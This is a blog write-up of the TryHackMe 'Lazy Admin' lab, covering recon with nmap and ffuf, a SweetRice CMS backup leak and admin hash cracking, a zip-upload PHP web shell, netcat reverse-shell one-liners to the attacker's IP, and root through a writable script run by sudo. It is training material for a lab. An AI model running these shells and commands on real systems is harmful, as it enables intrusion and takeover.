

CTF Writeups & Bug Bounty » Try Hack Me » THM Challenges » Lazy Admin Writeup – TryHacKme Challenge
In this post, we are going to go solve the Lazy Admin CTF from TryHackMe. We will do reconnaissance, enumerate the website, exploit 2 CVE impacting the SweetRice CMS and exploit a sudo misconfiguration to gain root access.
» Link to the room on TryHackMe
Table of contents – Lazy Admin
Recon
Port Scan
The only information about the challenge is the following sentence:
Have some fun! There might be multiple ways to get user access.We have to retrieve the user flag and the root flag. Let’s start with a basic nmap scan:
root@ip-10-82-140-239:~# nmap -sS -sV -O -p- -T5 -Pn 10.82.152.3
[...]
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
nmap options:
- -sS: TCP SYN scan method
- -sV: uses scripts to detect versions of active services
- -O: tries to guess the OS type and version on the target
- -p-: scans for all ports, from 1 to 65535
- -T5: use the smallest timeout when testing open ports
- -Pn: disables the initial ping performed by nmap
We have a website and a SSH service active.
Website Enumeration
Let’s enumerate the website with ffuf:
root@ip-10-82-140-239:~# ffuf -u "http://10.82.152.3/FUZZ" -mc all -fc 404 -r -ic -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[...]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10]
content                 [Status: 200, Size: 2197, Words: 109, Lines: 36]
ffuf options:
- -u: target URL
- -mc all -fc 404: keeps all the server responses except for HTTP 404 NOT FOUND
- -r: follows redirections
- -ic: ignores comments in the wordlist
- –w: specifies the wordlist
It seems that the website root is located at /content/. Let’s fuzz further:
root@ip-10-82-140-239:~# ffuf -u "http://10.82.152.3/content/FUZZ" -mc all -fc 404 -r -ic -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[...]
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10]
_themes                 [Status: 200, Size: 962, Words: 64, Lines: 17]
attachment              [Status: 200, Size: 772, Words: 52, Lines: 16]
as                      [Status: 200, Size: 3665, Words: 144, Lines: 114]
images                  [Status: 200, Size: 3442, Words: 181, Lines: 29]
inc                     [Status: 200, Size: 6683, Words: 406, Lines: 45]
js                      [Status: 200, Size: 1775, Words: 116, Lines: 21]
index.php               [Status: 200, Size: 2197, Words: 109, Lines: 36]
We find more files and directories.
The page /content/index.php shows the following message:

Ok, this website uses SweetRice CMS. I had never heard of this CMS, so I started looking around to see if we could get the CMS version somewhere, and I found it in /content/inc/latest.txt (/content/inc/ has directory listing enabled):

SweetRice version 1.5.1.
After searching on the Internet, this version of SweetRice is vulnerable to a few CVE. Let’s exploit them!
Exploit
SweetRice Mysql Backup
Oddly enough, this version of SweetRice has a Backup Disclosure vulnerability. MySQL backups are available in /inc/mysql_backup:
You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup
And our target actually has a .mysql backup file:

Well that will make things much easier. After downloading the file and opening it, we can see all the SQL statements, including the following INSERT statement that contains credentials:
 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";
[...]
The username is manager and its hashed password is 42f749ade7f9e195bf475f37a44cafcb.
This is MD5 hash. As it’s a weak password, we quickly retrieve it on websites like hashes.com:


So the credentials of SweetRice admin are manager:Password123. We can login through the login form in /content/as/ and we get access to the SweetRice administration panel:
Uploading a PHP Shell
After getting access to the SweetRice administration interface, we can exploit another vulnerability: when creating a new post, zip attachments are not properly validated and therefore we can upload PHP scripts inside zip files, then unzip them and get Remote Code Execution.
The Python script from ExploitDB wasn’t working because the website expects a .zip file.
Let’s do it manually then.
First, craft the PHP shell. A simple execution of the GET parameter called “1”. We’ll store this in a file called shell.php:
echo '<?php system($_GET[1]); ?>' > shell.php
Next, zip it:
zip -r shell.php.zip shell.php

Now head to Post > Create, and insert random data for the required fields of the new post:
Then, scroll down and click on “Add File”, and upload shell.php.zip:

After selecting “Extract zip archive” and clicking on “Done” next to it, the unzipped file appears with a random name. We can then access this file and execute commands in the GET parameter “1”:

Rerverse Shell
We can now get a reverse shell. On one terminal, launch the nc listener:
nc -nlvp 9001 -s 192.168.174.182
nc options:
- -n: doesn’t perform any DNS lookups on provided ports/IP/hostnames
- -l: listen mode
- -v: verbose mode
- -p: port to listen on
- -s: IP address to listen on
Then, we can generate a reverse shell payload on https://www.revshells.com/ and URL encode it:
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.174.182%209001%20%3E%2Ftmp%2FfNow, we can send this payload to our PHP file and receive the shell in nc:

Now we can upgrade to a proper shell by spawning a pty through Python:
root@kali:/tmp# nc -nlvp 9001 -s 192.168.174.182
listening on [192.168.174.182] 9001 ...
connect to [192.168.174.182] from (UNKNOWN) [10.81.156.190] 36750
sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/var/www/html/content/attachment/test$
The user flag is located inside the home directory of itguy:
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5b*******************************}
Privilege Escalation
Sudo Misconfiguration
Checking our sudo rights, we can execute a program in the itguy home directory:
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
	env_reset, mail_badpass,
	secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
	(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
We have the read right on this file, so let’s see its content:
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
Ok, the backup.pl script executes another script, located in /etc/copy.sh:
www-data@THM-Chal:/home/itguy$ ls -lA /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
Oops, we have the rights to write in this file!
This is a straightforward path to privilege escalation: we can write any kind of code inside /etc/copy.sh, and we can execute it with sudo (indirectly – it’s backup.pl that is going to execute it, but in the end it’s the same).
I’m going to get another reverse shell, but with root rights this time. To do so, I set up another netcat listener on another termnial, on port 9002:
nc -nlvp 9002 -s 192.168.174.182
I get another reverse shell payload from https://www.revshells.com/:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.174.182 9002 >/tmp/fI echo this payload inside /etc/copy.sh and execute it with sudo:

On the screenshot, the reverse shell is caught on the terminal at the bottom. The terminal at the top is the first reverse shell where the sudo command is executed.
On this new reverse shell, we have root rights, and therefore we are able to read the root flag:
# ls -lA /root
total 20
lrwxrwxrwx 1 root root	9 nov 29  2019 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 oct 22  2015 .bashrc
drwx------ 2 root root 4096 feb 27  2019 .cache
drwxr-xr-x 2 root root 4096 nov 29  2019 .nano
-rw-r--r-- 1 root root  148 aug 17  2015 .profile
-rw-r--r-- 1 root root   38 nov 29  2019 root.txt
# cat /root/root.txt
THM{6637f4*****************************}
Final Thoughts on Lazy Admin from THM
Very cool challenge, I discovered a new CMS!
Exploiting 2 vulnerabilities in a row on this CMS was fun, and the SQL backup was pretty unexpected. I did try to exploit other vulnerabilities but they didn’t work.
Overall it was a very easy challenge but still a good exercise.
If you liked this writeup, you may love the other writeups:
- Solving Lookup – TryHackMe Challenge Writeup

- Solving Basic Pentesting – TryHackMe Challenge Writeup

- RootMe Writeup – Full TryHackMe CTF Solution

- Corridor Writeup – TryHackMe IDOR Challenge

- Lo-Fi Writeup on TryHackMe – File Inclusion

Disclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.